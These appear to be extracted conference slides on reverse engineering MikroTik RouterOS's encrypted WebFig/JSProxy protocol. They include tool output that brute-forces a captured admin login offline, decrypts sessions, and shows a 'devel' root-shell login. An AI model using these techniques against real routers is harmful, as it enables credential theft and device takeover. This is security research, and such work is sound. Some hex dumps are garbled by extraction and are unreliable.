


Where to Start?

```
albinolobster@ubuntu:~$ sudo nmap -sS -sU -p 1-65535 192.168.1.103
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-18 08:20 PDT
Nmap scan report for 192.168.1.103
Host is up (0.00043s latency).
Not shown: 65535 open|filtered ports, 65527 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
2000/tcp  open  cisco-sccp
8291/tcp  open  unknown
8728/tcp  open  unknown
8729/tcp  open  unknown
```

<https://wiki.mikrotik.com/wiki/Manual:IP/Services>

On the Wire



- Wireshark shows the browser constantly sending HTTP POST requests to the /jsproxy endpoint.
 - The HTTP header has a content-type of *msg*.
 - The POST data largely looks random.
Encrypted?
 - What the hell?

There Must Be Source?

ip.addr == 192.168.1.103 and http.request						
No.	Time	Source	Destination	Protocol	Length	Info
187	2.674750852	192.168.8.198	192.168.1.103	HTTP	399	GET / HTTP/1.1
209	2.715922729	192.168.8.198	192.168.1.103	HTTP	358	GET /mikrotik_logo.png HTTP/1.1
218	2.716975778	192.168.8.198	192.168.1.103	HTTP	351	GET /winbox.png HTTP/1.1
223	2.717121690	192.168.8.198	192.168.1.103	HTTP	352	GET /console.png HTTP/1.1
225	2.717237167	192.168.8.198	192.168.1.103	HTTP	350	GET /green.png HTTP/1.1
231	2.717517043	192.168.8.198	192.168.1.103	HTTP	352	GET /license.png HTTP/1.1
233	2.717573780	192.168.8.198	192.168.1.103	HTTP	349	GET /help.png HTTP/1.1
305	2.780766568	192.168.8.198	192.168.1.103	HTTP	438	GET /webfig/ HTTP/1.1
314	2.808394637	192.168.8.198	192.168.1.103	HTTP	381	GET /webfig/master-min-991edb98ad6d.js HTTP/1.1
316	2.809346873	192.168.8.198	192.168.1.103	HTTP	393	GET /webfig/master-11db27ae9cb0.css HTTP/1.1
420	2.854356696	192.168.8.198	192.168.1.103	HTTP	456	GET /webfig/iframe.html HTTP/1.1
422	2.856323334	192.168.8.198	192.168.1.103	HTTP	380	GET /favicon.png HTTP/1.1
431	2.877045740	192.168.8.198	192.168.1.103	HTTP	359	GET /webfig/list HTTP/1.1
441	2.891637225	192.168.8.198	192.168.1.103	HTTP	378	GET /webfig/roteros-932fe1fcbe16.jg HTTP/1.1
516	2.905324948	192.168.8.198	192.168.1.103	HTTP	380	GET /favicon.png HTTP/1.1
525	2.962284461	192.168.8.198	192.168.1.103	HTTP	378	GET /webfig/advttool-ce784b2ff6ef.jg HTTP/1.1
531	2.977768693	192.168.8.198	192.168.1.103	HTTP	375	GET /webfig/dhcp-79f93020874e.jg HTTP/1.1
539	2.992857221	192.168.8.198	192.168.1.103	HTTP	375	GET /webfig/dude-65f18faed649.jg HTTP/1.1
546	3.043507096	192.168.8.198	192.168.1.103	HTTP	377	GET /webfig/secure-486b756691b5.jg HTTP/1.1

- We know the browser is sending the POST requests so there must be some logic on the client side that can show us how the messages are formed.
- Analyze the initial requests. Where could this logic exist?

There is source.

```
15244 function doAuth(user, pwd, cb, arg) {
15245   request('POST', '/jsproxy', '', function(r) {
15246     session = new Session(str2word(r, 0));
15247     var resp = session.makeResponse(user, pwd, r);
15248     request('POST', '/jsproxy', resp, function(r) {
15249       if (!session.decrypt(r, function(rep) {
15250         sysres.user = user;
15251         sysres.password = pwd;
15252         sysres.policy = rep.uff000b;
15253         sysres.skin = rep.sfe0009;
15254         sysres.arch = rep.s11;
15255         sysres.boardname = rep.s15;
15256         sysres.board = rep.s17;
15257         post({
15258           Uff0001: [120],
15259           uff0007: 5
15260         }, function(rep) {
15261           sysres.qscaps = rep.u1 || 0;
15262           cb(null, arg);
15263         });
15264       }));
15265       cb('Authentication failed: invalid username or password.', arg);
15266     });
15267   }, function(err) {
15268     cb(err, arg);
15269   });
15270 });
15271 }
```

- The client side is implemented in a single Javascript script.

- Download with cURL:

```
curl -sH 'Accept-encoding: gzip'  
http://192.168.1.103/webfig/master-mi  
n-991edb98ad6d.js | gunzip - >  
master-min-6_42_7.js
```

- When beautified,
master-min-991edb98ad6d.js is
16931 lines of Javascript.

JSProxy Communication is Encrypted

- Implements a variation of [RFC 3079](#) MS-CHAP-2 to generate session keys.
- Fairly old protocol.
- Known to be vulnerable to offline brute forcing.
- Key is used to seed RC4.
- Note that this implementation was altered in 6.43.

```
507 Session.prototype.makeResponse = function(user, pwd, r) {
508     var magic = "This is the MPPE Master Key";
509     var magic1 = "Magic server to client signing constant";
510     var magic2 = "Pad to make it do more than one iteration";
511     this.txseq = 1;
512     this.rxseq = 1;
513     var rchallenge = str2a(r.substr(8));
514     var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x2A, 0x28, 0x29, 0x5F, 0x2B, 0x3A, 0x33, 0x7C, 0x7E];
515     var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a(user))).slice(0, 8);
516     var pwdHash = md4(ustr2a(pwd.substr(0, 256)));
517     var pwdHashHash = md4(pwdHash);
518     var response = [];
519     for (var j = 0; j < 3 * 56; j += 56) {
520         var key = [];
521         for (var i = j; i < j + 56; i += 7) {
522             var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1] << 0);
523             key.push((w >> (8 - (i & 7))) & 0xfe);
524         }
525         response = response.concat(des(chlgHash, key));
526     }
527     var masterKey = sha1(pwdHashHash.concat(response).concat(str2a(magic))).slice(0, 16);
528     this.rxEnc.setKey(this.makeKey(masterKey, false, false));
529     this.txEnc.setKey(this.makeKey(masterKey, true, false));
530     var reserved = [0, 0, 0, 0, 0, 0, 0, 0];
531     var msg = ([0, 0]).concat(lchallenge).concat(reserved).concat(response);
532     return word2str(this.id) + word2str(0) +
533         a2str(rchallenge) + a2str(msg) + user;
534 };
535 Session.prototype.makeKey = function(masterKey, isSend, isServer) {
536     var magic2 = "On the client side, this is the send key; on the server side, it is the receive key.";
537     var magic3 = "On the client side, this is the receive key; on the server side, it is the send key.";
538     var v = masterKey.concat([]);
539     for (var i = 0; i < 40; ++i) v.push(0);
540     if (isSend == isServer) {
541         v = v.concat(str2a(magic3));
542     } else {
543         v = v.concat(str2a(magic2));
544     }
545     for (var i = 0; i < 40; ++i) v.push(0xf2);
546     return sha1(v).slice(0, 16);
547 }
```

JSPProxy Key Negotiation

Step 1: Empty Client Request

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.8.198	192.168.1.103	HTTP	415	POST /jsproxy HTTP/1.1
2	0.001908	192.168.1.103	192.168.8.198	HTTP	229	HTTP/1.1 200 OK (text/plain)
3	0.026816	192.168.8.198	192.168.1.103	HTTP	534	POST /jsproxy HTTP/1.1 (text/plain)
4	0.029077	192.168.1.103	192.168.8.198	HTTP	260	HTTP/1.1 200 OK (text/plain)

▶ Frame 1: 415 bytes on wire (3320 bits), 415 bytes captured (3320 bits)
▶ Ethernet II, Src: Vmware_42:81:18 (00:0c:29:42:81:18), Dst: Vmware_f6:62:f0 (00:50:56:f6:62:f0)
▶ Internet Protocol Version 4, Src: 192.168.8.198, Dst: 192.168.1.103
▶ Transmission Control Protocol, Src Port: 43960, Dst Port: 80, Seq: 1, Ack: 1, Len: 361
▼ Hypertext Transfer Protocol
▶ POST /jsproxy HTTP/1.1\r\nHost: 192.168.1.103\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0\r\nAccept: */*\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nReferer: http://192.168.1.103/webfig/\r\nContent-Type: text/plain;charset=UTF-8\r\n
▶ Content-Length: 0\r\n
▶ Cookie: username=admin\r\nConnection: keep-alive\r\n\r\n[Full request URI: <http://192.168.1.103/jsproxy>]
[HTTP request 1/4]
[Response in frame: 2]
[Next request in frame: 3]

Negotiation starts with the client sending an empty POST request to JSProxy

JSPProxy Key Negotiation

Step 2: Server Challenge

- 4 bytes session ID
- 4 bytes sequence number
- 16 bytes authenticator challenge
- $16 + 4 + 4 = 24\dots$
- The HTTP content length is 37?!
- Sent as UTF-8 code points


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.8.198	192.168.1.103	HTTP	415	POST /jsproxys HTTP/1.1
2	0.001908	192.168.1.103	192.168.8.198	HTTP	229	HTTP/1.1 200 OK (text/
3	0.026816	192.168.8.198	192.168.1.103	HTTP	534	POST /jsproxys HTTP/1.1
	4.0.020027	192.168.1.103	192.168.8.198	HTTP	260	HTTP/1.1 200 OK (text/

Frame 2: 229 bytes on wire (1832 bits), 229 bytes captured (1832 bits)
Ethernet II, Src: Vmware_f6:62:f0 (00:50:56:f6:62:f0), Dst: Vmware_42:81:18 (00:0c:29:42:81:18)
Internet Protocol Version 4, Src: 192.168.1.103, Dst: 192.168.8.198
Transmission Control Protocol, Src Port: 80, Dst Port: 43960, Seq: 1, Ack: 362, Len: 175
HyperText Transfer Protocol
HTTP/1.1 200 OK\r\nConnection: Keep-Alive\r\nContent-Length: 37\r\nContent-Type: text/plain\r\nDate: Fri, 14 Sep 2018 16:58:44 GMT\r\nExpires: 0\r\n\r\n[HTTP response 1/4]
[Time since request: 0.001908000 seconds]
[Request in frame: 1]
[Next request in frame: 3]

0000	00 0c 29 42 81 18 00 50 56 f6 62 f0 08 00 45 00	..)B...P V.b...E.
0010	00 d7 ba df 00 00 80 06 f3 c3 c0 a8 01 67 c0 a8g..
0020	08 c6 00 50 ab b8 2b 9f c3 df 90 a7 c6 66 50 18	...P.+.TP.
0030	fa f0 35 df 00 00 48 54 54 50 2f 31 2e 31 20 3d	..5...HT TP/1.1 2
0040	30 30 20 4f 4b 0d 0a 43 6f 6e 6e 65 63 74 69 6f	00 OK.C onnectio
0050	6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43	n: Keep- Alive..C
0060	6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33	ontent-L ength: 3
0070	37 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a	7..Conte nt-Type:
0080	20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 44 61 74	text/pl ain..Dat
0090	65 3a 20 46 72 69 2c 20 31 34 20 53 65 70 20 32	e: Fri, 14 Sep 2
00a0	30 31 38 20 31 36 3a 35 38 3a 34 34 20 47 4d 54	018 16:5 8:44 GMT
00b0	0d 0a 45 78 70 69 72 65 73 3a 20 30 0d 0a 0d 0a	..Expire s: 0....
00c0	c4 80 c4 80 c4 80 06 c4 80 c4 80 c4 80 c4 80 56U.....V
00d0	c3 94 1a 5c 1f c3 b0 03 55 c3 a2 c2 b0 1d 3a c2U....
00e0	a5 77 c3 af 1d	.w...

JSPProxy Key Negotiation

Step 2: Server Challenge Converted



JSPProxy Key Negotiation

Step 3: Challenge Response

No.	Time	Source	Destination	Protocol	Length	Info	
1	0.000000	192.168.8.198	192.168.1.103	HTTP	415	POST /jsproxy HTTP/1.1	
2	0.001908	192.168.1.103	192.168.8.198	HTTP	229	HTTP/1.1 200 OK (text/plain)	
3	0.026816	192.168.8.198	192.168.1.103	HTTP	534	POST /jsproxy HTTP/1.1 (text/plain)	
4	0.00077	192.168.4.100	192.168.4.100	HTTP	260	HTTP/1.1 200 OK (text/plain)	
		Accept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nReferer: http://192.168.1.103/webfig/\r\nContent-Type: text/plain; charset=UTF-8\r\n\r\nContent-Length: 117\r\nCookie: username=admin\r\nConnection: keep-alive\r\n\r\n[Full request URI: http://192.168.1.103/jsproxy]\r\n[HTTP request 2/4]\r\n[Prev request in frame: 1]\r\n[Response in frame: 4]\r\n[Next request in frame: 5]\r\nFile Data: 117 bytes					
		Line-based text data: text/plain\r\n[truncated]304\200\304\200\304\200\006\304\200\304\200\304\200\303\224\035\037\303\260\003U\303\242\30000 00 56 56 f6 62 f0 00 0c 29 42 81 18 08 00 45 00 .PV.b...)B....E.\r\n0010 02 08 8f c9 00 00 06 1d a9 c0 88 c6 c0 a8@.\r\n0020 01 67 ab b8 00 59 9a a7 c6 6b 2b 9f c4 88 58 18 .g...P..+...P.\r\n0030 ca a8 8d 78 00 00 50 4f 53 54 29 2f 6a 73 70 72 ...x.P ST /jspr\r\n0040 6f 78 79 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f oxy HTTP /1.1.Ho\r\n0050 73 74 3a 20 31 39 32 2e 31 36 38 2e 31 2e 31 30 st: 192.168.1.10\r\n0060 33 0d 0a 55 73 65 72 2d 41 67 65 66 74 3a 20 4d 3. User Agent: M\r\n0070 6f 7a 69 6c 6c 61 2f 35 2e 30 29 28 58 31 31 3b ozilla/5 .0 (X11;\r\n0080 20 55 62 75 6e 74 75 3b 20 46 69 66 75 78 20 78 Ubuntu; Linux x\r\n0090 38 36 5f 36 34 38 20 72 76 3a 36 32 2e 30 29 20 86 64; r: v6.0)\r\n00a0 47 65 63 6b 6f 2f 32 30 31 30 31 30 31 29 46 Gecko/201001 F\r\n00b0 69 72 65 66 6f 78 2f 36 32 2e 30 00 0a 41 63 63 irefox/6 2.0 .Acc\r\n00c0 65 70 74 3a 29 2a 2f 2a 0d 0a 41 63 65 70 74 ept: /* ..Accept\r\n00d0 2c 4c 61 6e 67 75 61 67 65 3a 29 65 6e 2e 55 53 -Langua e: en-US\r\n00e0 2c 65 6e 63 71 3d 30 2e 35 0d 0a 41 63 63 65 70 ,en;q=0 .5.Accep\r\n00f0 74 2d 45 6e 63 6f 64 69 6e 67 3a 29 67 7a 69 70 t-Encodi ng: gzip\r\n0100 2c 29 64 65 66 6c 61 74 65 0d 0a 52 65 66 65 72 ,deflat e. Refer\r\n0110 65 72 3a 20 68 74 74 70 3a 2f 31 39 32 2e 31 er: http ://192.1\r\n0120 3c 38 2e 31 2e 31 30 33 2f 77 65 62 66 68 67 2f 68.1.103 /webfig/\r\n0130 0d 0a 43 6f 74 65 6e 74 2d 54 79 70 63 3a 20 ..Conten\r\n0140 74 65 78 74 2f 70 6c 61 69 6e 3b 63 68 61 72 73 t-Typ e:\r\n0150 65 74 3d 55 54 46 2d 38 0d 0a 43 6f 6e 74 65 6e text/pia in:chars\r\n0160 74 2d 4c 65 6e 67 74 68 3a 29 31 37 0d 0a 43 et=UTF-8 ..Conten\r\n0170 6f 6b 69 65 3d 29 75 73 65 72 66 6d 65 3d t-Length : 117.C\r\n0180 61 64 6d 69 6e 00 0a 43 6f 6e 66 65 63 74 69 6f cookie: u ssername=\r\n0190 6e 3a 20 6b 65 63 70 2d 61 6c 69 76 65 0d 0a 0d n: keep- alive...\r\n01a0 0a c4 89 c4 89 c4 88 06 c4 80 c4 89 c4 89 c4 89 .V...\\ ..U..\r\n01b0 56 c3 94 1d 5c 1f c3 b0 03 53 c3 a2 c2 b0 1d 3a .w...#%&\r\n01c0 c2 a5 77 c3 af 1d c4 80 c4 80 21 48 23 24 25 5e &"() +:3 ...\r\n01d0 26 2a 28 29 5f 2b 7a c4 80 c4 89 c4 89 c4 89 ..) ..1\r\n01e0 c4 88 c4 88 c4 88 c4 88 c4 88 c2 c9 95 c3 83 c2 A0 ..p...\r\n01f0 b7 c2 ae c3 a1 92 c2 b9 1c 6c 17 c2 92\r\n0200 41 6f 5b c3 b4 c2 99 c2 b5 70 c2 b2 c3 b1 c2 a1 Uadmin\r\n0210 55 61 64 6d 69 6e					

- 4 bytes sessions ID
- 4 bytes sequence number
- 16 bytes authenticator challenge
- 2 bytes of zero
- 16 bytes of peer challenge
- 8 bytes of zero
- 24 bytes of encrypted challenge response
- Username string
- Everything converted to UTF-8 code points.

Offline Brute Forcing

Code Dump #1

```
albinolobster@ubuntu:~/mikrotik/jsproxy_pcap_password_bruteforce/build$ ./jsproxy_pcap_password_bruteforce \
>     -f ../sample/login.pcap \
>     -p ../sample/passwords.txt
[+] Loading passwords...
[+] Passwords loaded: 17
[+] Initial request found.
[+] Server challenge received.
[+] Challenge response found.
Username: admin
Password: z3n
Password Hash Hash: c3a6ab2e6b8e8e72efef3e6da4ff040c
Master Key: 6aef6aef777a0758cf0a200c6450bc90
```



- Everything needed to brute force the password is sent over the wire
- UPDATE ME WITH A GITHUB URL
 - Take in a pcap and a password list
 - Spits out the username and password

PCAP Decryption

Code Dump #2

```
albinolobster@ubuntu:~/mikrotik/jsproxy_pcaps_parser/build$ ./jsproxy_pcaps_parser -f ~/session_json_admin_z3n.pcap -u admin -p z3n
Opening /home/albinolobster/session_json_admin_z3n.pcap
[+] Found the initial request from c0a808cc:cf4c to c0a80168:50
[+] Found the session ID: 00000003
[+] Found the 16 byte challenge: b98c46896851552ffcf04999ef659ebd
[+] Generated the Master Key: a635e79de59837d2fb003814553f1441
[+] Generated the Server Key: 9081ac4ec53c8988f3ec60d2b9f0e5ed
[+] Generated the Client Key: 9976bbbcc87849d2397355de8cea9f3b
[+] Found the challenge response
<- {Uff0001:[3],uff000b:65534,sfe0009:'default',sff000a:'admin'}
-> {Uff0001:[120],uff0007:5}
<- {Uff0001:[3],Uff0002:[120],uff0003:2,u1:32,uff0006:70}
-> {}
-> {Uff0001:[24,1],uff0007:16646162}
-> {Uff0001:[24,1],uff0007:16646157,ufe000c:5}
-<- {Uff0001:[3],Uff0002:[24,1],uff0003:2,uff0006:71}
-<- {Uff0001:[3],Uff0002:[24,1],uff0003:2,uff0006:72,sc:'MikroTik',sd:'6.32.3'}
-> {Uff0001:[13,7],uff0007:16646157,s1:'admin'}
-<- {Uff0001:[3],Uff0002:[13,7],M1:[{S1:['Name'],sfe0010:'#System:Users.Users'}],uff0003:2,uff0010:3,uff0006:73,s1:'admin'}
-> {Uff0001:[24,2],Uff0002:[44],uff0007:16646157}
-<- {Uff0001:[3,44],Uff0002:[24,2],U22:[0],u3:238440,u5:2194,u9:0,ua:8289972,ub:8198156,uc:1537270783,u18:1,u1c:91816,u1d:98,u23:2
394911744,q2a:8488931328,s4:'Intel(R)',q29:244162560,q28:261844992,s27:'Oct/19/2015 11:13:47',s16:'6.32.3',q13:9272,q14:9272,s1b:'}
-> skins/default.json
-> {Uff0001:[13,8],uff0007:16646162}
-> {Uff0001:[13,8],uff0007:16646148,ufe000c:5,ufe0018:0}
-<- {Uff0001:[3],Uff0002:[13,8],uff0003:2,uff0006:75}
-<- {Uff0001:[3],Uff0002:[13,8],Mfe0002:[{ufe0001:0,sfe0010:'default'}],uff0003:2,ufe0019:1,uff0006:76}
-> {Uff0001:[13,1],uff0007:16646162}
```

- UPDATE ME WITH A GITHUB URL
 - Take in a pcap, username, and a password
 - Spits out the decrypted messages

JSON Protocol Description

Basic Format

- Each JSON message contains a series of variables.
- Each variable is composed of a **type**, **name**, and **value**.

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

- Names are hex values.
- The possible types are:
 - b: boolean
 - u: 32 bit integer
 - q: 64 bit integer
 - a: IPv6
 - s: string
 - r: raw data
 - m: Message
 - B: boolean array
 - U: 32 bit integer array
 - Q: 64 bit integer array
 - A: IPv6 array
 - S: String array
 - R: Raw array
 - M: Message array

JSON Protocol Description

Important Variables

```
{Uff0001:[13,7],uff0007:16646157,s1:'admin'}
```

- Uff0001: The “system” to send the message to
 - Uff0002: The “system” the message is from
 - bff0005: Indicates if a reply is expected
 - uff0006: the request ID
 - **uff0007**: the command
 - uff0008: error code
 - sff0009: error string
 - ufe0001: session ID
- Error Codes
 - 0xfe0002: Not Implemented
 - 0xfe0003: Not Implemented
 - 0xfe0004: Object Non-Existent
 - 0xfe0009: Not Permitted
 - 0xfe000d: Timeout
 - 0xfe0011: Object Non-Existent
 - 0xfe0012: Busy
- 

What is the “System To” Array?

```
function savePrefs() {
    prefTimer = null;
    post({
        Uff0001: [13, 7],
        uff0007: 0xfe000e,
        s1: sysres.user,
        M1: prefs
    });
}
```



```
readChunk: function(c) {
    var that = this;
    var req = {};
    req[SYS_TO] = [this.ID_FILEMAN, this.ID_TRANSFER];
    req[SYS_CMD] = this.CMD_READ;
    req[STD_ID] = c.transID;
```

```
MikroTik v6.41.3 (stable)
Login: devel
Password:

BusyBox v1.00 (2018.02.20-13:23+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls /nova/bin/
/nova/bin/agent           /nova/bin/licupgr      /nova/bin/sermgr
/nova/bin/append          /nova/bin/loader     /nova/bin/sertcp
/nova/bin/arpd             /nova/bin/log       /nova/bin/smb
/nova/bin/autoupdate      /nova/bin/login     /nova/bin/sniffer
/nova/bin/backup           /nova/bin/logmaker   /nova/bin/snmp
/nova/bin/bprog            /nova/bin/macping   /nova/bin/socks
/nova/bin/bridge2          /nova/bin/mactel    /nova/bin/ssld
/nova/bin/btest            /nova/bin/mempty   /nova/bin/starter
/nova/bin/cerm             /nova/bin/mkissue   /nova/bin/stopper
/nova/bin/cerm-worker      /nova/bin/modprobed /nova/bin/sysz
/nova/bin/console          /nova/bin/moduler   /nova/bin/telser
/nova/bin/convertbr         /nova/bin/mproxy   /nova/bin/tftpd
/nova/bin/convertqueue     /nova/bin/mtget    /nova/bin/traceroute
/nova/bin/detnet           /nova/bin/net      /nova/bin/traf_con
/nova/bin/diskd            /nova/bin/ninstall /nova/bin/traffgen
/nova/bin/email             /nova/bin/pckgchecker /nova/bin/trafficflow
/nova/bin/fileman          /nova/bin/ping     /nova/bin/trafflog
/nova/bin/tpd               /nova/bin/portman  /nova/bin/undo
/nova/bin/graphing         /nova/bin/profiler /nova/bin/unexpak
/nova/bin/havecardbus      /nova/bin/quickset /nova/bin/updwblk
/nova/bin/info              /nova/bin/radius   /nova/bin/upnp
/nova/bin/installer         /nova/bin/rbbios   /nova/bin/user
/nova/bin/ippool            /nova/bin/resolver /nova/bin/vrrp
/nova/bin/keyman           /nova/bin/restore  /nova/bin/watchdog
/nova/bin/kidcontrol        /nova/bin/romon   /nova/bin/wprox
/nova/bin/lcdstat          /nova/bin/route   /nova/bin/www
/nova/bin/led _
```

System Number Mapping

/nova/etc/loader/system.x3

```
system.x3 - GHex
File Edit View Windows Help

00000000B5 17 00 00 21 00 00 00 00 00 00 00 74 00 00 00 . . . ! . . . t . .
000000101E 00 00 00 6C 00 00 00 1D 00 00 00 07 00 00 00 . . . l . . . .
0000002000 00 00 00 00 00 00 00 0D 00 00 00 2F 6E 6F 76 . . . . . / n o v a
0000003061 2F 62 69 6E 2F 6C 6F 67 15 00 00 00 04 00 00 a / b i n / l o g . . .
0000004000 03 00 00 00 01 00 00 00 01 00 00 00 03 00 00 . . .
0000005000 33 15 00 00 00 99 00 00 00 01 00 00 00 01 00 . 3 . . .
0000006000 00 04 00 00 01 74 72 75 65 15 00 00 00 AD . . . . . t r u e . . .
0000007000 00 00 01 00 00 00 01 00 00 00 04 00 00 00 01 . . .
0000008074 72 75 65 45 00 00 00 1E 00 00 00 3D 00 00 00 t r u e E . . . = . .
0000009020 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 . . .
000000A010 00 00 00 2F 6E 6F 76 61 2F 62 69 6E 2F 72 61 . . . / n o v a / b i n / r a
000000B064 69 75 73 15 00 00 00 04 00 00 00 03 00 00 00 d i u s . . .
000000C001 00 00 00 01 00 00 00 05 00 00 00 35 78 00 00 . . . 5 x . .
000000D000 1E 00 00 00 70 00 00 00 21 00 00 00 07 00 00 00 p ! . .
000000E000 00 00 00 00 00 00 00 11 00 00 00 2F 6E 6F . . . . . / n o
000000F076 61 2F 62 69 6E 2F 6D 6F 64 75 6C 65 72 15 00 v a / b i n / m o d u l e r . .
0000010000 00 04 00 00 00 03 00 00 00 01 00 00 00 01 00 . . .
0000011000 00 06 00 00 00 36 15 00 00 00 99 00 00 00 01 6 . .
0000012000 00 00 01 00 00 00 04 00 00 00 01 74 72 75 65 . . . . . t r u e
0000013015 00 00 00 A D 00 00 00 01 00 00 00 01 00 00 00 . . .
0000014004 00 00 00 01 74 72 75 65 5D 00 00 00 1E 00 00 . . . t r u e ] . .
0000015000 55 00 00 00 1E 00 00 00 07 00 00 00 00 00 00 U . .
0000016000 00 00 00 00 0E 00 00 00 2F 6E 6F 76 61 2F 62 . . . . . / n o v a / b
0000017069 6E 2F 75 73 65 72 16 00 00 00 04 00 00 00 03 i n / u s e r . . .
0000018000 00 00 01 00 00 00 02 00 00 00 0D 00 00 00 31 . . . . . 1
0000019033 15 00 00 00 C C 00 00 00 01 00 00 00 01 00 00 03 . . .
000001A000 04 00 00 00 01 74 72 75 65 61 00 00 00 1E 00 . . . t r u e a . .
000001B000 00 59 00 00 00 22 00 00 00 07 00 00 00 00 00 Y . . . " . . .
